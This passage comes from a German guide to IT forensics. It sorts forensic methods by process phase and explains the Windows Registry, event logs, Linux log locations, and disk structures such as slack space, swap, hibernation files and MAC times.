Abschnitt der Untersuchung, der Datenanalyse und der Dokumentation zu unterstützen.

Wendet man die auf Abschnitte basierende Sicht nun auf die grundlegenden Methoden an, ergibt sich damit die folgende tabellarische Zusammenstellung, welche eine Klassifizierung der grundlegenden Methoden und deren konkreten, forensischen Werkzeuge und ermöglicht (siehe Tabelle 5). Die Tabelle ist hierbei mit den Erkenntnissen für die in den Kapiteln bis exemplarisch untersuchten forensischen Methoden gefüllt worden.

	SV Strategische Vorbereitung	OV Operationale Vorbereitung	DS Daten-sammlung	US Untersuchung	DA Datenanalyse	DO Dokument-ation
BS Betriebs-system	X	X	X	X	X	
FS Dateisystem			X	X		
EME Explizite Methoden der Einbruchs-erkennung	X		X			
ITA IT-Anwendungen	X		X			
SB Skalierung von Beweis-möglichkeiten			X	X		
DBA Daten-bearbeitung und Auswertung			X	X	X	X

Tabelle 5: Einordnung forensischer Methoden und deren konkreten Werkzeugen unter Beachtung des Abschnitts im forensischen Prozess (Methodik)

Diese Methodik wird nachfolgend in einer ersten Übersicht für die einzelnen grundlegenden Methoden vorgestellt und im Kapitel ausgeweitet und für exemplarisch ausgewählte Beispiele wird deren Einsatz gezeigt.

Die grundlegende Methode „Betriebssystem“

Bevor die forensisch wertvollen Informationen beschrieben werden, welche sich aus einem Betriebssystem gewinnen lassen, ist die Bedeutung Begriffs Betriebssystem festzulegen:

Unter einem Betriebssystem werden nach der Norm DIN 44300 [ITW08] die Programme eines digitalen Rechnersystems verstanden, die zusammen mit den Eigenschaften der Rechenanlage die Grundlage der möglichen Betriebsarten des digitalen Rechnersystems bilden und insbesondere die Abwicklung von Programmen steuern und überwachen.

Ein Betriebssystem hat generell umfangreiche Möglichkeiten, forensisch wertvolle Informationen zu liefern (siehe auch [Ken06]). Dies liegt vor allem darin begründet, dass hier ein Großteil der forensischen Datenquelle (FD) verwaltet wird (Ressourcenzuteilung). Die Daten können vom Betriebssystem flüchtig (im Arbeitsspeicher) bzw. nichtflüchtig (auf Massenspeichern) abgelegt werden (siehe dazu auch die Ausführung bzgl. Details über Daten im Kapitel). In einen Betriebssystem wird u. a. das Netzwerk verwaltet, hier fallen flüchtige (beispielsweise aktuelle Netzwerkverbindungen) und nichtflüchtige Daten (beispielsweise Konfigurationsvorgaben) an. Auch ein Großteil des Loggings wird vom Betriebssystem durchgeführt. Hier finden sich Sitzungsdaten, Daten über geöffnete Dateien, Daten über laufende Prozesse, um nur einige Beispiele zu nennen. Trotzdem ist eine weitere Betrachtung der anderen grundlegenden Methoden notwendig. Auch wenn beispielsweise das Betriebssystem für die Bereitstellung von Netzwerkdatenpaketen zuständig ist, so gibt z. B. die auf dem Betriebssystem laufende IT-Anwendung dem Paket die inhaltliche Bedeutung (Semantik).

Betriebssystemprotokollierung und Konfigurationsdaten

Die Kenntnis der Protokollierungs- und Konfigurationsdaten der im Kapitel vorgestellten Betriebssysteme MS Windows und Linux ist forensisch bedeutsam. Deren Auswertung ist ein wichtiger Anlaufpunkt in jeder forensischen Untersuchung. Hier finden sich Hinweise über die derzeit aktive Konfiguration z. B. des Netzwerks und des Loggings. Die Loggingdaten selbst befinden sich auch vorbestimmten Orten, welche wichtige Aufschlüsse über die vom Betriebssystem protokollierten Ereignisse befinden (z. B. das Einbinden oder die Entfernung von portablen Massenspeichern).

Windows Registry

Mircrosoft Windows Betriebssysteme verwenden eine zentrale Registrierungsdatenbank (engl. Windows Registry), welche nachfolgend in einem Überblick bzgl. deren Aufbau und Inhalten vorgestellt wird. Die Registry ist eine wichtige Quelle für forensische Daten (beispielsweise eingebundene Datenträger, gestartete Programme, die aktuell verwendete Netzwerkadresse u.v.a.).

Die Registry hat flüchtige und nichtflüchtige Daten. Zur Laufzeit des Betriebssystems wird die Registry aus dem Dateisystem in den Arbeitsspeicher geladen. Im Dateisystem eines Windows-basierten Systems ist der nichtflüchtige Teil der Registry in den Dateien (engl. hives) *SAM, SECURITY, software, system* und *NTUSER.DAT* gespeichert. Diese befinden sich im Fall des Betriebssystems Microsoft Windows XP im Verzeichnis %SYSTEMTOOT%\System32\config. Einzig die für die Bildung des Schlüssels HKEY_CURRENT_USER befindet sich als Datei *NTUSER.DAT* im Wurzelverzeichnis des jeweiligen Nuzters.

Die Registry kann auf der logischen Ebene als Dateisystem betrachtet werden, in welchem es Verzeichnisse und Dateien gibt. Dabei entspricht ein Schlüssel (engl. key) einem Verzeichnis und ein Wert (engl. Value) einer Datei. Ein flüchtiger Schlüssel trägt die Bezeichnung *HARDWARE* und enthält beispielsweise die derzeit initialisierten und verwendeten Erweiterungskarten. Die Einträge in diesem Schlüssel gehen mit dem Ausschalten des Systems verloren.

Das Wurzelverzeichnis der Registry besteht aus aaafünf Hauptschlüsseln, welche nachfolgend in ihrem Inhalt kurz aufgelistet sind (für detailliertere Informationen

siehe [Bun06]):

- HKEY_CLASSES_ROOT (wird u. a. verwendet, um Dateitypen mit Programmen zu assoziieren und Klassen für Component Object Model, COM, Objekte zu registrieren. Hierbei handelt es sich um einen abgeleiteten Schlüssel, der von HKEY_LOCAL_MACHINE und HKEY_CURRENT_USER abhängig ist. Diese Kombination verbindet die Defaulteinstellungen mit den nutzerabhängigen Einstellungen.)
- HKEY_CURRENT_USER (wird u. a. dazu eingesetzt, die Umgebung für Konsolennutzer zu konfigurieren. Es handelt sich um nutzerspezifische Einstellungen, welche vom Security Identifier SID des Nutzers abgeleitet werden. Hierbei handelt es sich um einen abgeleiteten Schlüssel, welcher von einer Verbindung zum SID des HKEY_Users abhängig ist.)
- HKEY_CURRENT_CONFIG (wird u. a. gebraucht, um das derzeitige Hardwarekonfigurationsprofil zu erstellen. Hierbei handelt es sich um einen abgeleiteten Schlüssel, welcher von mehreren Einträgen in HKEY_LOCAL_MACHINE abhängig ist.)
- HKEY_LOCAL_MACHINE (wird u. a. verwendet, um die computer-spezifischen Einstellungen zu vermerken. Die Einstellungen betreffen den Computer und alle darauf zugelassenen Nutzer. Dieser Schlüssel ist ein Masterschlüssel und nicht von anderen abgeleitet)
- HKEY_USERS (wird u. a. eingesetzt, um die Umgebungseinstellungen für Konsolennutzer und andere Nutzer, welche sich am System angemeldet haben, zu speichern. Auch dieser Schlüssel ist ein Masterschlüssel.)

Bereits aus dieser Auflistung mit den Abhängigkeiten erkennt man eine Redundanz der in der Registry gespeicherten Daten.

Sicherung der flüchtigen Daten der Registry

Um die flüchtigen Daten der Registry zu sichern, bietet es sich an, den im Windows-basierten System integrierten Registrierungseditor *Regedit* (siehe Kapitel) zu verwenden. Jedoch wird eine Speicherung im lokalen Dateisystem dieses zwansläufig verändern. Aber auch eine Einbindung eines externen Massen-speichers (beispielsweise ein USB-Stick) wird Werte in der Registry verändern. Deshalb gilt insbesondere bei der Sicherung der flüchtigen Daten der Registry die in Kapitel vorgestellte Abwägungsproblematik.

Sicherung der nichtflüchtigen Daten der Registry

Um die nichtflüchtigen Daten der Registry zu sichern, kann ein forensisches Datenträgerabbild erstellt werden (siehe Kapitel). Aus diesem lassen sich dann die Dateien *SAM, SECURITY, software, system* und *NTUSER.DAT* extrahieren, welche die Dateisystemrepräsentation der nichtflüchtigen Komponenten der Registry beinhalten.

Datenuntersuchung der Registry

Um die gewonnenen Registry-Daten zu untersuchen, können Windows- und Linux-basierte Werkzeuge eingesetzt werden. Dabei ist von der Verwendung des Registry Editors *Regedit* abzuraten, da dieser nicht nur Daten anzeigen, sondern diese auch verändern kann. Stattdessen kann auf Windows-basierten Auswerte-systemen z. B. der MiTeC Registry Viewer *RFV*[33] verwendet werden. Auf Linux-

33 Freeware, Download über http://www.mitec.cz

basierten Systemen kann das Programm *Reglookup*[34] verwendet werden. Zusätzlich zur Extraktion der in der Registry enthaltenen Einträge kann dieses Werkzeug auch eine Zeitlinie (engl. Timeline) über die Vorgänge erstellen und gelöschte Daten aus der Registry wiederherstellen.

Ereignislogging in Windows

Das systemweite Logging von Ereignissen erfolgt in Windows-basierten Systemen in Eventdateien, welche im laufenden System mit dem Programm Ereignisanzeige (eventvwr) eingesehen werden können (siehe Kapitel und Kapitel). Diese befinden sich im Fall des Betriebssystems Microsoft Windows XP im Verzeichnis %SYSTEMTOOT%\System32\config. Dabei handelt es sich um proprietäre Binärformate, welche sich nicht mit einem Texteditor einsehen lassen.

Datensammlung von Ereignisdaten

Um die Ereignisdaten zu sichern, kann ein forensisches Datenträgerabbild erstellt werden (siehe Kapitel). Aus diesem lassen sich dann die .evt- bzw. .evtx- Dateien extrahieren.

Untersuchung von Ereignisdaten

Unter Einsatz des Windows-Betriebssystems lassen sich die Einträge unter Einsatz des von Microsoft kostenlos zur Verfügung gestellten Werkzeugs Logparser (siehe Kapitel) auslesen und in andere Formate wie z. B. syslog (siehe Kapitel) überführen. Unter Einsatz des Linux-Betriebssystem lassen sich die Eventdateien vom Typ .evt durch das Werkzeug *GrokEVT*[35] untersuchen.

Linux Konfigurations-daten

Im Linux Betriebssystem hingegen geschieht die Konfiguration durch Parameter, die beim Start oder zur Laufzeit gesetzt werden können. Diese sind, wie auch sämtliche Protokollierungsdaten, nicht persistent. Linux-Distributionen bestehen jedoch nicht nur aus dem Betriebssystem, welches in diesem Fall nur der Kernel ist, sondern auch aus verschiedenen essentiellen Anwendungen, diese bilden den so genannten Userspace. Deren Konfigurations- und Protokollierungsdaten sind in der Verzeichnisstruktur des Dateisystems zu finden. Die Benennung sowie die genaue Position richtet sich dabei nach dem *Filesystem Hierarchy Standard*[36].

Hier finden sich Konfigurationsdaten (siehe dazu auch Kapitel) vor allem im Verzeichnis „/etc“. Dieses beinhaltet u. a. die Startskripte des Systems und ist forensisch wertvoll, weil diese das Systemverhalten verändern. Darüber hinaus sind dort auch die Konfigurationsdaten der einzelnen Dienste zu finden, darunter auch solche von Einbruchserkennungssytemen (IDS) wie Snort (siehe dazu auch Kapitel) und Protokollierungsdiensten wie Syslog (siehe Kapitel).

Linux Protokollierungs-daten

Die in Linux ebenfalls integrierte Protokollierung, sowie die durch den in Kapitel vorgestellten Dienst *syslog*, hinterlässt wichtige Daten vor allem im Verzeichnis /var/log. Hervorzuheben sind dabei die Dateien syslog sowie messages. Diese beinhalten u. a. Prozess- und Sitzungsdaten und sind forensisch wertvoll, weil sie die Aufklärung des Vorfalls unterstützen und teilweise auch erst ermöglichen.Darüber hinaus legen auch andere Anwendungen in diesem

34 Open Source Software, Download unter http://projects.sentinelchicken.org/reglookup/
35 http://projects.sentinelchicken.org/grokevt/
36 http://www.pathname.com/fhs/pub/fhs-2.3.pdf

Verzeichnis Dateien und Unterverzeichnisse an um deren Protokollierungsdaten dort abzulegen. Dazu zählen u. a. das IDS Snort (siehe dazu auch Kapitel), das Datenbankmanagementsystem MySQL (siehe dazu auch Kapitel), oder der Webserver Apache (siehe dazu auch Kapitel).

Linux Protokollierungsdaten

Neben den zentralen Speicherorten für Protokollierungs- und Konfigurationsdaten können derartige Daten auch in den Nutzerverzeichnissen zu finden sein. Da einzelne Nutzer die globalen Konfigurationsdateien nicht verändern dürfen, ist dies zwingend notwendig. Die Nutzerverzeichnisse sind in der Regel im Verzeichnis /home zu finden. Hier sind u.a. Protokolle von Instant-Messengern wie Pidgin (siehe dazu auch Kapitel) oder Chat-Klienten wie Xchat (siehe dazu auch Kapitel) gespeichert. Darüber hinaus legen gängige Desktopumgebungen wie Gnome oder KDE ihre benutzerspezifischen Konfigurationsdaten dort ab.

Achtung, verfälschte Resultate möglich!

Durch den Einsatz von besonderer Schadsoftware, so genanten Rootkits, ist es möglich, die Präsenz von Dateien auf Massenspeichern und von Schadcode in laufenden Prozessen im Arbeitsspeicher zu verbergen. Eine Untersuchung am laufenden System im Rahmen der Live-Forensik kann hierbei erheblich verfälscht werden, wenn entweder einzelne Systembefehle des Betriebssystems während eines Vorfalls ausgetauscht werden oder der Betriebssystemkern modifiziert wurde. Im ersten Fall kann die Verwendung statisch kompilierter ausführbarer Dateien zur Ausführung von schreibgeschützten Datenträgern Abhilfe schaffen. Diese werden für ausgewählte Betriebssysteme beispielsweise auf der Helix Boot-CD[37] mitgeliefert.

Im Rahmen der Post-Mortem Untersuchung jedoch kann ein Rootkit nicht wirken. Unter anderem deshalb ist es immer ratsam, nach einem Vorfall ein Datenträgerabbild zu gewinnen (siehe dazu auch Kapitel) und die Untersuchung auf einer dedizierten forensischen Arbeitsstation durchzuführen.

Einordnung in Abschnitte des forensischen Prozesses

Abschnitte des forensischen Prozesses

Prinzipiell sind Methoden eines Betriebssystems allen Abschnitten des forensischen Prozesses (abzüglich der Dokumentation) einsetzbar (siehe Tabelle 6), jedoch mit teilweise erheblichen Einschränkungen bzgl. der Beweissicherheit bzw. der Qualität der gelieferten Informationen.

37www.e-fense.com/helix

	BS Betriebssystem
SV Strategische Vorbereitung	X
OV Operationale Vorbereitung	X
DS Datensammlung	X
US Untersuchung	X
DA Datenanlayse	X
DO Dokumentation	

Tabelle 6: Grobeinteilung der grundlegenden Methode Betriebssystem (BS)

Das Betriebssystem ist auch deshalb so bedeutsam, da es bei einer eingeschränkten oder gar nicht vorgenommenen strategischen Vorbereitung (*SV*) zusammen mit dem eingesetzten Dateisystem das Minimalmaß an verfügbaren forensischen Methoden darstellt.

Innerhalb der grundlegenden Methode BS werden im Kapitel die Betriebssysteme MS Windows XP und Linux exemplarisch untersucht. Dabei ist eine klare Trennung zwischen dem Betriebssystemkern und bei der Basisinstallation mitgelieferten Anwendungsprogrammen unter MS Windows nicht oder kaum möglich, weshalb eine Basisinstallation für die Betrachtungen verwendet wird.

Beim Linux-Betriebssystem fällt die Trennung erheblich leichter. Das eigentliche Betriebssystem ist der Betriebssystemkern mit den zugehörigen Kernel-Modulen.

Die grundlegende Methode „Dateisystem“

Dateisysteme als Quelle nichtflüchtiger Daten

Das Dateisystem der Datenträger ist einer der bedeutsamsten Orte, um nichtflüchtige Daten zu gewinnen und damit Informationen über einen Vorfall zu erhalten. Deshalb sollen ausgewählte Methoden beschrieben und in die Abschnitte des forensischen Prozesses eingeordnet werden, welche Dateisysteme als Basis für eine forensische Untersuchung liefern.

Was ist ein Dateisystem?

Bevor die forensisch bedeutsamen Eigenschaften eines Dateisystems vorgestellt werden, soll zunächst der Begriff des Dateisystems geklärt werden:

Die Aufgabe eines Dateisystems nach [Ach06] ist es, dem Benutzer einen einheitlichen Zugriff auf gespeicherte Daten zu ermöglichen, der unabhängig von den speziellen physischen Eigenschaften des Speichermediums ist. Das

Dateisystem muss eine Reihe von Informationen über die gespeicherten Daten enthalten, damit beim Mehrbenutzerbetrieb nur derjenige auf die Daten zugreifen kann, der auch die nötigen Rechte besitzt. Diese Details über Daten beinhalten u. a. das Erstellungsdatum einer Datei, das Datum des letzten Zugriffs, das Datum der letzten Modifikation, den Eigentümer und die Zugriffsrechte.

Das Dateisystem soll nach [Bun06] folgende Anforderungen erfüllen:

- Verwaltung des Dateinamens (bzw. des Verzeichnisnamens);
- Verwaltung des Dateianfangs;
- Verwaltung der Dateilänge zusammen mit Metadaten (z. B. Dateirechte, Zeitstempel);
- Verwaltung der von der Datei benutzten Speichereinheiten (Cluster);
- Verwaltung der belegten und freien Cluster.

Da ein Dateisystem für gewöhnlich auf einem Datenträger (beispielsweise Festplatte, USB-Stick) untergebracht ist, soll die dort verwendete Organisationsstruktur kurz umrissen werden. Dies wird u. a. notwendig, weil sich einige forensisch interessante Daten außerhalb von Dateisystemen auf Datenträgern befinden. Eine detailliertere Beschreibung findet sich u. a. in [Bun06].

Grundaufbau von Datenträgern

Sektoren, Partition

Ein Datenträger ist für das Betriebssystem eine Folge aufeinander folgender *Sektoren*. Auch dieses ist z. B. auf einer Festplatte Abstraktion, da hier mehre Datenscheiben von darauf lesenden und schreibenden Köpfen abgefahren werden. Die Einteilung dieser Datenscheiben in Sektoren wird während der so genannten Low-Level Formatierung vorgenommen. Für nähere Details dazu sei auf [Kru04] verwiesen. Diese Sektoren sind damit die kleinste vom Betriebssystem zu adressierende logische Datenspeichereinheit. Die Kapazität ist u. a. vom Medium abhängig (für Festplatten beträgt sie üblicherweise 512 Bytes). Auf dieser Menge von Sektoren wird nun eine Partitionstabelle angelegt. In ihr sind *Partitionen* (mindestens eine) eingetragen. Eine Partition ist eine Sammlung aufeinander folgender Sektoren, in welcher ein *Dateisystem* untergebracht ist. Diesen Partitionen werden auf einigen Betriebssystemen, u. a. auch Laufwerksbuchstaben (beispielsweise Microsoft Windows) zugeordnet, mit welchem diese dann für den Benutzer adressierbar werden.

Partition-Gap

Sind mehrere Partitionen auf einem Datenträger angelegt, kann sich ein nicht belegter Platz zwischen den einzelnen Partitionen ergeben. In diesem so genannten Partition-Gap können absichtlich Daten versteckt worden sein. Auch Restdaten von vorher auf diesem Datenträger vorhandenen Partitionen lassen sich hier evtl. finden. Mit der im Basisszenario „Gewinnung eines forensischen Abbildes“ vorgestellten Vorgehensweise aus dem Kapitel wird immer ein komplettes Abbild des gesamten Datenträgers erzeugt, welches auch diese Daten enthält.

Swap, Hibernation

Eine Vielzahl von Betriebssystemen benutzen einen Mechanismus, wenn der eingesetzte Arbeitsspeicher (RAM) nicht mehr ausreichend ist. Dieser Mecha-

nismus wird als Auslagerung (engl. Swap) bezeichnet. Hierbei wird ein (derzeit nicht benötigter) Teil des Arbeitsspeicherinhalts in eine spezielle Datei bzw. Partition geschrieben, um bei Bedarf wieder in den Arbeitsspeicher eingelesen zu werden (siehe dazu auch [Ges08] und [Bun06]). Dadurch wird ein Teil des eigentlich flüchtigen Arbeitsspeichers auf einen nichtflüchtigen Datenträger geschrieben. Im Swap können sich forensisch wertvolle Informationen (beispielsweise benutzte Passwörter) befinden, so dass dieser unbedingt in eine forensische Untersuchung einbezogen werden sollte. Einige Betriebssysteme bieten jedoch eine Verschlüsselung des Swap an, welche eine Untersuchung stark beeinträchtigen könnte.

Achtung! Gefahr des Datenverlusts

Viele (vor allem mobile) Computer bieten die Möglichkeit, den fast vollständigen Inhalt des Arbeitsspeichers in eine spezielle Datei bzw. Partition (betriebssystemabhängig) zu schreiben (auch bekannt als suspend-to-disc). Diese Maßnahme dient dazu, den Computer in einen stromsparenden Ruhezustand (engl. Hibernation) zu versetzen. Damit werden die Startzeiten reduziert und die Fortsetzung der Abarbeitung vor dem Ruhezustand ermöglicht. Forensisch interessant ist der Inhalt der Hibernation-Datei bzw. Partition, da sie den fast vollständigen Inhalt des Arbeitsspeichers des Systems vor der Aktivierung des Ruhezustands unverschlüsselt enthält (siehe dazu auch[Ruf07]). Ein derartiges System sollte auf keinen Fall ohne vorherige forensische Abbilderstellung (siehe dazu Kapitel) der Datenträger wieder zurück in den Betriebszustand versetzt werden, da ansonsten potentiell forensisch wertvolle Daten überschrieben werden.

Für den weiteren Verlauf dieses Abschnittes über die Dateisysteme wird nachfolgend ein allgemeines Modell eines Dateisystems auf der Basis von [Ach06] vorgestellt werden, welches dann auch für die Beschreibung der konkreten Dateisysteme eingesetzt wird.

Grundaufbau von Dateisystemen

Ein Dateisystem im Allgemeinen hat die folgenden, forensisch interessanten Eigenschaften, welche einen Einfluss auf den Umfang und die Qualität der gewinnbaren Daten haben:

- Strukturen zur Speicherorganisation
- Verwaltung der Zeiten
- Verwaltung der Rechte
- Verwaltung der Attribute

Des Weiteren haben evtl. zusätzliche Charakteristiken von einigen Dateisystemen Einfluss auf die Gewinnung von Daten. Diese sind z. B.:

- Journaling
- Schattenkopien/Versionierung
- alternative Datenströme

Auf die vorgestellten Eigenschaften wird zunächst allgemein und nachfolgend anhand exemplarisch ausgewählter Dateisysteme unter Beachtung der im Kapitel beschriebenen Datenarten eingegangen.

Strukturen zur Speicherorganisation

Partitionen, Blöcke

Auch wenn im Anschluss auf spezifische Dateisysteme genauer eingegangen wird, so lassen sich generelle Aussagen über Dateisysteme treffen (siehe dazu auch [Bun06]). Ein Dateisystem befindet sich in einer Partition. Dort müssen Daten vorhanden sein, welche u. a. das Layout und die Größe des Dateisystems beschreiben. In einer Partition muss angegeben sein, wie groß die kleinste, durch das Betriebssystem adressierbare Einheit, ein so genannter Block (engl. Cluster) ist. Solche Blöcke sind ganzzahlige Vielfache von Sektoren. Die Blockgröße wird während der Erstellung des Dateisystems festgelegt. Wenn ein Block während einer Low-Level Formatierung des Datenträgers als defekt erkannt wurde (z. B. als ein Fehler des Mediums oder auch durch die Alterung eines Gerätes), wird dieser ausgelagert. Dieser Mechanismus kann jedoch auch durch dedizierte Programme zum Zweck des Versteckens von Daten ausgenutzt werden. Ist ein Block als defekt markiert, wird er vom Dateisystem ausgeschlossen. Die darin vorhandenen Daten bleiben jedoch erhalten und können für eine forensische Untersuchung wertvoll sein.

Slack

Durch die Aufteilung in Blöcke entsteht zwangsläufig ein Verschnitt (engl. Slack) am Ende des letzten Blocks einer Datei, wenn die zu speichernden Inhalte nicht an einer Sektor- bzw. an einer Blockgrenze enden (siehe dazu auch [Bun06]). Dieser *Slack* ist forensisch sehr interessant, da er Reste von Dateien und evtl. vom Arbeitsspeicherinhalt enthalten kann. Dieser in Dateisystemen auftretende Slack lässt sich in Sektor-Slack und File-Slack (auch bekannt als Dateislack) einteilen. Die nachfolgende Abbildung 15 illustriert diesen Zusammenhang. Dabei ist der letzte Block einer Datei, bestehend aus einzelnen Sektoren dargestellt.




Abb. 15: letzter Block einer Datei mit Sektor und File-Slack

Sektor-Slack

Wenn der letzte Sektor einer Datei nicht vollständig mit Inhalten beschrieben werden kann, so wird bei einigen Betriebssystemen der Rest mit Inhalten des Arbeitsspeichers aufgefüllt [Bun06]. Dieser Slack wird entweder als *Sektor-Slack* oder als RAM-Slack [Bun06] bezeichnet. Auch wenn dieser Inhalt willkürlich vom Betriebssystem bestimmt wird, lassen sich auf diese Weise sich u. U. Passwörter und andere wichtige Spuren finden. Dadurch wird ein geringer Teil eines flüchtigen Speichers nichtflüchtig, solange die betroffene Datei nicht

modifiziert wird.

File-Slack

Sollte der Inhalt einer Datei nicht an einer Blockgrenze enden, enthalten die zum restlichen Sektoren Inhalte von als gelöscht markierten (und deshalb zur weiteren Verwendung freigegebenen) Bereichen des Dateisystems (siehe auch [Bun06]). Dieser Slack wird als *File-Slack*, bzw. *Datei-Slack* bezeichnet. Hier können u. a. Fragmente von gelöschten Dateien gefunden werden.

Dateisystemtabellen

Ein Dateisystem verhält sich in vielerlei Hinsicht wie eine Datenbank. Es kann als eine Menge von Datenobjekten gesehen werden, welche extern referenziert und manipuliert werden können [Kru04]. Wie eine Datenbank auch, hat ein Dateisystem einen oder mehrere Indexe bzw. Tabellen. Diese Tabellen enthalten u. a. einen eindeutigen Bezeichner für jedes Objekt (die Datei) und beinhalten u. a. Lageinformationen über die Bitmenge, welche die jeweilige Datei ausmachen. Auf diese Weise findet das Betriebssystem diese Bitmenge und kann auf sie zugreifen.

Verwaltung von Zeiten

MAC-Zeiten

Eine der forensisch wichtigsten Eigenschaften von Dateisystemen ist das Mitführen von Metadaten für jedes einzelne Objekt des Dateisystems (Verzeichnisse, Dateien, Links). Diese Metadaten werden typischerweise in einer der vorgestellten Dateisystemtabellen abgelegt. Um Vorfälle forensisch aufklären zu können, ist es sehr bedeutsam, den zeitlichen Verlauf bestimmen zu können. Dateisysteme führen mehrere zeitliche Informationen über jedes von ihnen verwaltete Objekt.

Diese Zeiten werden MAC-Zeiten genannt, dies steht für Modify, Access, Creation bei Microsoft Windows Systemen und für Modify, Access, Change bei Linux Systemen. Auf diese Zeiten wird detailliert in der Beschreibung der konkreten Dateisysteme eingegangen.

Verwaltung von Rechten

Rechte

In Mehrbenutzersystemen wie Microsoft Windows und Linux muss vom Dateisystem auch der jeweilige Besitzer einer Datei und die Rechte des Zugriffs auf sie mitgeführt werden. Diese Rechte können für einen Nutzer oder für eine Gruppe von Nutzern gelten. Im Dateisystem wird unter anderem das Recht für den lesenden und modifizierenden Zugriff bzw. das Recht zur Ausführung gespeichert.

Verwaltung von Attributen

Attribute

Abhängig vom eingesetzten Betriebssystem werden auch Attribute vom Dateisystem mitgeführt. Diese können beispielsweise eine Datei als hidden (versteckt) kennzeichnen, so dass sie von den Dateisystembetrachtern (beispielsweise dem DIR Kommando von Microsoft Windows) nicht angezeigt werden. Auf die dateisystemabhängigen Attribute wird in der Einzelbeschreibung der jeweiligen Dateisysteme eingegangen.

Einordnung in Abschnitte des forensischen Prozesses

Abschnitte des forensischen Prozesses

Prinzipiell ist das Dateisystem die ausführende Instanz der Datenverwaltung in einem Computersystem (siehe Tabelle 7).

	FS Dateisystem
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	X
US Untersuchung	X
DA Datenanlayse	
DO Dokumentation	

Tabelle 7: Grobeinteilung der grundlegenden Methode Dateisystem (FS)

Deshalb sind alle forensisch wertvollen Methoden des Dateisystems in die Abschnitte der *Datensammlung* und der *Untersuchung* des forensischen Prozesses einzusortieren. Im Kapitelwerden exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode FS im Detail vorgestellt.

Die grundlegende Methode „Explizite Methoden der Einbruchserkennung“

Explizite Methoden der Einbruchserkennung sind Maßnahmen, die weitestgehend automatisiert und routinemäßig ausgeführt werden, um Zwischenfälle in einem IT-System zu bemerken und nicht zum Betriebssystem gehören. Klassische Beispiele sind hierbei Intrusion Detection Systeme oder on-Access-Virenscanner. Die Werkzeuge dieser Methodenklasse müssen im Allgemeinen im Abschnitt der strategischen Vorbereitung aktiviert werden, um dann einerseits mit Hilfe ihrer Funktionalität zur Detektion von Zwischenfällen eine forensische Untersuchung anzustoßen (wobei ihre Meldung dann das Symptom darstellt) oder einer forensischen Untersuchung durch die von ihnen erstellten Log-Dateien zu unterstützen. Dies zielt vor allem auf die Log-Dateien eines netzwerkbasierten Intrusion Detection Systems ab. Die grundlegende Methode EME bezieht sich somit auf all jene Methoden, die durch Werkzeuge zur automatisierten, routinemäßigen Überprüfung von IT-Systemen zur Verfügung gestellt werden.

Einordnung in Abschnitte des forensischen Prozesses

Um eine erste Einordnung der in diesem Kapitel untersuchten forensischen Methoden zu geben, folgt die Tabelle 8.

	EME Explizite Methoden der Einbruchserkennung
SV Strategische Vorbereitung	X
OV Operationale Vorbereitung	
DS Datensammlung	X
US Untersuchung	
DA Datenanlayse	
DO Dokumentation	

Tabelle 8: Grobeinteilung der grundlegenden Methode Explizite Methoden der Einbruchserkennung (EME)

Es ist ersichtlich, dass nach Beachtung der strategischen Vorbereitung die ausgewählten Methoden im Bereich der Datensammlung arbeiten, vornehmlich unter Einsatz von Loggingfunktionalitäten. Im Kapitel werden exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode EME vorgestellt.

Die grundlegende Methode „IT-Anwendung“

IT-Anwendungen stellen die eigentlichen Anwendungen eines IT-Systems dar. Hierzu gehören Tabellenkalkulationen, Datenbanksoftware, Webbrowser, Chat-clients oder auch Spiele. Werkzeuge, die in dieser grundlegenden Methode einsortiert werden, zeichnen sich dadurch aus, dass sie neben ihrer Haupt-funktionalität Möglichkeiten zur Unterstützung forensischer Untersuchungen bieten. Dies sind beispielsweise die Log-Dateien eines MySQL-Servers oder die Verlaufslogs eines Webbrowsers. Die grundlegende Methode ITA bezieht sich somit auf all jene Methoden, die geeignet sind, aus der Ausführung von IT-Anwendungen forensisch nutzbare Daten zu gewinnen.

Einordnung in Abschnitte des forensischen Prozesses

Um eine erste Einordnung im Kapitel untersuchten forensischen Methoden zu geben, sei auf die nachfolgende Tabelle 9 verwiesen.

	ITA IT-Anwendungen
SV Strategische Vorbereitung	X
OV Operationale Vorbereitung	
DS Datensammlung	X
US Untersuchung	
DA Datenanlayse	
DO Dokumentation	

Tabelle 9: Grobeinteilung der grundlegenden Methode IT-Anwendung (ITA)

Es ist ersichtlich, dass nach Beachtung der strategischen Vorbereitung die ausgewählten Methoden im Bereich der Datensammlung arbeiten. Im Kapitel werden exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode ITA vorgestellt.

Die grundlegende Methode „Skalierung von Beweismitteln“

Die grundlegende Methode Skalierung von Beweismitteln umfasst all jene Methoden, die nur im konkreten Verdachtsfall eines Zwischenfalls durchgeführt werden. Dies kann darin begründet liegen, dass sie den Betrieb eines IT-Systems empfindlich stören oder unübersichtliche Datenmengen produzieren. Skalierung wird dahingehend interpretiert, dass es in einem konkreten Fall sinnvoll ist, zusätzliche Daten zu erheben. Ein klassisches Beispiel hierfür wäre das Mitschneiden des gesamten Netzwerkverkehrs, was aus Kapazitätsgründen unter normalen Umständen nicht ratsam ist.

Einordnung in Abschnitte des forensischen Prozesses

